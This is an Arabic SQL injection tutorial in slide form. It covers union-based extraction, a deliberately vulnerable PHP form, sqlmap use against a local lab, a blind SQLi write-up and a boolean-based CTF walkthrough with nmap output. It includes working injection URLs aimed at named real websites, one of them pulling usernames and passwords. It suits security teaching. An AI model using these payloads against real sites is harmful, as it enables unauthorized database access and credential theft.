
أنواع ثغرة SQLI (تكمله...)



أنواع ثغرة SQLI (تكمله...)

- المرحلة 7 -استخراج المعلومات-
- أخيرا نأتي لاستخراج المعلومات وسنقوم بالفصل بين id والباسوورد و user ب 0x3a قيمة بالهيكس

http://www.woodrock.ca/sections/default.php?Id=-13 union all select 1,concat(user_id,0x3a,username,0x3a,userpass),3 from poll_user--



أنواع ثغرة SQLI (تكمله...)

- حسناً .. لنبدء في طريقة White Box والتي سوف نقوم بشرح أكودا الثغرة المكتوبه بلغة Php بالإعتماد على لغة Mysql


```php
<?php

include("config.php");

$name = $_POST['name'];

mysql_query("SELECT * FROM sqli WHERE name = '$name';
") or die(mysql_error());


?>

<html>
<form name='name_form' method="post" action="index.php">
    Name : <input type='text' name='name'>
    <input type='submit' value='Submit !'>
    </form>
</html>
```

أنواع ثغرة SQLI (تكمله...)

- نلاحظ في الصورة السابقه ولنشرح المكونات : –
- السكربت يعمل إدراج لملف config.php والذي يتصل بدورة بقواعد البيانات.
- السطر رقم 5 نلاحظ تعريف المتغير name بالقيمه المدخله من نوع POST والتي تتمثل بالحقل name
- بالسطر رقم 7 نلاحظ عمل إستعلام mysql query والذي يحاول إختيار جميع الحقول الموجوده في الجدول name ومطابقتها مع المتغير.
- بالسطر رقم 14 نشاهد عنوان ومعلومات النموذج form وهي قيمه POST كوسيلة لإرسال البيانات ومعالجتها بملف index.php


أنواع ثغرة SQLI (تكمله...)

- لنأتي الأن لشرح تفاصيل الثغرة ومعرفة كيفية حدوثها , نشاهد أن المتغير لم يفلتر ولم يحدد ما هو من قبل المبرمج لذلك يسمع بإدخال جميع الأوامر والتعابير إلى الإستعلام مما يمكن حقن كود يؤدي لحدوث خطأ ينتج عنه ثغرة sql injection يؤدي إلى إستخراج جميع المعلومات الموجوده في خادم قواعد البيانات. هكذا نكون فسرنا الكود وإكتشفنا الثغرة الموجوده بالسكربت بكل سهوله من خلال قرأة المدخلات والتحقق من عدم فلترتها.
- الأن لنأتي إلى إستكشاف الصفحه ومن ثم محاولة إستغلال الثغرة, لنلقي الأن نظرة على الفورم من خلال هذه الصورة :-



أنواع ثغرة SQLI (تكمله...)

- نلاحظ وجود فورم بسيط , لنحاول إدخال أي قيمه لنلاحظ ان الفورم لم يحرك ساكن ومن ثم ملاحظه ما سوف يحدث single quote (‘) ممتاز لنحاول الأن إدخال علامه !
من خلال هذه الصورة :-



ممتاز ! رأينا الأن أن هنالك خطأ حدث في قواعد البيانات وهذا ما أظهره الخطأ وبهذا نكون قد تأكدنا من وجود ثغرة Sql injection موجوده في السكربت.

أنواع ثغرة SQLI (تكمله...)

- لنأتي الأن لإستغلال الثغرة وإستخراج المعلومات من خلال برنامج Sqlmap ولنطبق ما في الصورة وسوف أشرحه بالتفصيل :-

```
root@askar-pentest:/opt/sqlmap# ./sqlmap.py -u http://127.0.0.1/lab/index.php --forms --dbs
```

لقد قمنا بتشغل البرنامج من خلال الأمر ./ sqlmap.pyومن ثم حددنا الهدف من خلال الأمر - u ومن ثم حددنا الخيار forms لإستكشاف جميع الحقول الموجوده في الصفحه وأخيراً الامر dbsلإستخراج قواعد البيانات في حال حدوث خطأ.

أنواع ثغرة SQLI (تكمله...)

```
do you want to exploit this SQL injection? [Y/n] y
[20:45:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 12.04 (Precise Pangolin)
web application technology: Apache 2.2.22, PHP 5.4.6
back-end DBMS: MySQL 5.0
[20:45:17] [INFO] fetching database names
[20:45:17] [INFO] the SQL query used returns 10 entries
[20:45:17] [INFO] resumed: information_schema
[20:45:17] [INFO] resumed: isec
[20:45:17] [INFO] resumed: isecur1ty
[20:45:17] [INFO] resumed: mysql
[20:45:17] [INFO] resumed: performance_schema
[20:45:17] [INFO] resumed: phpmyadmin
[20:45:17] [INFO] resumed: security
[20:45:17] [INFO] resumed: sqli
[20:45:17] [INFO] resumed: test
[20:45:17] [INFO] resumed: wordpress
available databases [10]:
[*] information_schema
[*] isec
[*] isecur1ty
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] security
[*] sqli
[*] test
[*] wordpress
```

- ممتاز الأن لنرى نتيجه تطبيق الأمر

أنواع ثغرة SQLI (تكمله...)

- اما في النوع الثاني تكون المشاكل في تخمين إسم ونوع الجداول والصفوف مما يؤدي إلا تأخر العمليه (ولكنها تتم بالنهاية).
- ومن الجدير بالذكر أيضاً أن هذه الثغرات تستهدف الكثير من اللغات البرمجية مثل , php java , asp , aspx.

أنواع ثغرة SQLI (تكمله...)

- ثغرة blind sql injection في موقع hootsuite
- اولاً : ماذا يعني Blind SQL inejction؟
- هو نوع من أنواع حقن SQL لكن في هذه الحالة فان الموقع لا يكون مصاب للحقن وانما يتم سؤال قاعدة البيانات حول صحة او خطأ الاوامر المدخلة ويحدد بعد ذلك الجواب من خلال القيم المرجعة ويستخدم هذا النوع عندما يكون تطبيق الويب غير مصاب للحقن المباشر وانما فقط اظهار رسائل الخطأ العامة .
- ثانياً : البحث وتوصل الى النتيجة .
- بعد تسجيلي لحساب في الموقع , بدأت البحث في النصوص والمتغيرات والراوابط الخارجية والمكتبات المستعملة .
- وحينها لاحظت ان صور الاعضاء يتم اظهاراها عن طريق ملف واحد ويعيد عرضها حسب id كل حساب .
- عندها قمت بنسخ الرابط . ولصقه

أنواع ثغرة SQLI (تكمله...)


- كان الرابط :
- https://learn.hootsuite.com/view_profile_image.php?id=8807
- وبعد الذهاب للصفحة ظهرت صورة احد الاعضاء طبيعياً !
- المتغير الموجود في هذه الصفحة هو id لنقوم بعمل الخطوات السحرية لكل الثغرات وهي (‘)
- https://learn.hootsuite.com/view_profile_image.php?id=8807’1
- الصفحة بيضاء تماماً !!! هذه اشارة على انه ممكن يكون مصاب ب SQL لكن لا يوجد خطأ ؟ لذلك قررت اختبر صحة العبارات لاعرف ان كان مصاباً أو لا

أنواع ثغرة SQLI (تكمله...)

- أختبار صحة العبارات
- https://learn.hootsuite.com/view_profile_image.php?id=8807 and 1=1
- وضعت في الرابط عبارة 1=1 وهي عبارة شرطية معناها عندما 1=1 وهو امر صحيح بالنسبة لقاعدة البيانات لذلك الصفحة ظهرت من دون اي خطأ !
- بعدها وضعت عبارة خاطئة .
- https://learn.hootsuite.com/view_profile_image.php?id=8807 and 1=2
- وضعت عبارة 2=1 وهي عبارة خاطئة وبعدها عملت ذهاب لكن الصفحة بيضاء تماماً !!! وبهذا تاكدت ان الموقع مصاب بثغرة Blind SQL inejction

أنواع ثغرة SQLI (تكمله...)

- الان مثل هذا النوع من الثغرات لا يمكنك عمله يدوياً وسيكون الوضع صعب خصوصا لم اكن امكل خبرة كافية في ذلك الوقت ايضاً لذلك استعنت ب SQLMAP في سحب القاعدة .
- لذلك كتبت الامر الخاص ب SQLMAP لسحب القاعدة وحصلت على



أنواع ثغرة SQLI (تكمله...)

شرح ثغرة – Boolean Based SQL injection تحدي SeeNoevil من CodeRed CTF

- لترسيخ المفهوم سأعرض كيفية اختراق واستغلال ثغرة Blind SQLi بشكل يدوي manual وايضا سوف اتطرق بعدها لكيفية اختراقها باستخدام اداة SQLMAP. أنصح القراء الأعزاء بالتقليل قدر المستطاع من استخدام الأدوات الجاهزة والمحاولة قدر الامكان الطرق اليدوية وذلك لترسيخ المفاهيم الأساسية خصوصا في مرحلة التعلم. أيضا هنالك بعض الحالات التي لا تسعفك بها الادوات الجاهزة وعليك باستخدام طرق يدوية بحتة وفهم عميق للثغرة والهجوم المصاحب.
- نبدأ بعملية الاستطلاع على التحدي

```
darkflow@darkflow:~$  nmap -T5 -p- -Pn -n --max-retries 1 --open 192.168.8.102

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-01 21:26 EET
Nmap scan report for 192.168.8.102
Host is up (0.00010s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
80/tcp   open  http
2233/tcp open  infocrypt
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
darkflow@darkflow:~$
```


أنواع ثغرة SQLI (تكمله...)


- نلاحظ وجود ports 80,3306,2233 في حالة open
- نحاول الان الاستطلاع لتحديد نسخة كل من المداخل المتاحة على هذا التحدي

```
darkflow@darkflow:~$ nmap -T4 -p80,2233,3306 -Pn -n -sV -A  192.168.8.102

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-01 21:27 EET
Nmap scan report for 192.168.8.102
Host is up (0.00028s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.2.15 ((CentOS))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.15 (CentOS)
|_http-title: Banking - Login
2233/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:6d:08:27:71:a8:b0:e7:2e:d2:be:6c:d7:d3:51:26 (DSA)
|_  2048 a7:f0:6c:95:6c:05:50:04:32:55:bb:fe:2c:a2:02:0a (RSA)
3306/tcp open  mysql   MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.27 seconds
darkflow@darkflow:~$
```

أنواع ثغرة SQLI (تكمله...)

- نلاحظ وجود HTTP port 80 and SSH port 2233 وMYSQL 3306
- دائما نبدأ ببروتوكول HTTP ونلاحظ وجود صفحة دخول login
- اذا حاولنا ادخال اسم وكلمة سر admin/admin نلحظ رسالة ال الخطأ. لكننا نستنتج من هذه الرسالة أن هنالك اسم مستخدم اسمه admin.
- واذا حاولنا اسم مستخدم اخر test نلحظ وجود رسالة خطا مختلفة






أنواع ثغرة SQLI (تكمله...)


- سنحاول ادخال او حقن جملة SQL بجمل صح وخطأ true/false ونلاحظ استجابة تطبيق الويب لها. وهنا جاء مصطلح Blind حيث أن محتويات قاعدة البيانات لا تظهر بشكل مباشر كما في (union select) على صفحة الويب. لكن يجب ملاحظة التأثير في اختلاف الاستجابة للصفحة او ما يسمى behavior or response في حالة ارسلنا جملة True او جملة False
- مثال على حقن بجملة true: ‘ or 1=1;#
- مثال على حقن بجملة false: ‘ or 1=2;#

لقد قمنا Select username from users where username=’’ or 1=1;#’.
بارسال اوامر صح-خطأ لذلك سميت Boolean based

أنواع ثغرة SQLI (تكمله...)

- حيث أن علامة # تستخدم في لغة ال SQLكتعليق comment
- في الجمل الصحيحة في username نلاحظ وجود رسالة: please enter your correct password
- في الجمل الخطأ في username نلاحظ وجود رسالة: Wrong username and password






أنواع ثغرة SQLI (تكمله...)

- لذلك يمكن استنتاج ان صفحة الويب متأثرة بثغرة Blind SQLi بسبب اختلاف استجابة الصفحة في حالات جمل True/False
- يمكننا الان تمرير سلسلة طويلة من الاسئلة لتطبيق الويب لنحديد رقم ASCII code لكل حرف في الهدف المراد استخراجه. على سبيل المثال لتحديد اسم DB-name or Table-name معرّف في داخل Database او حتى استخراج المحتوى الكامل في tables
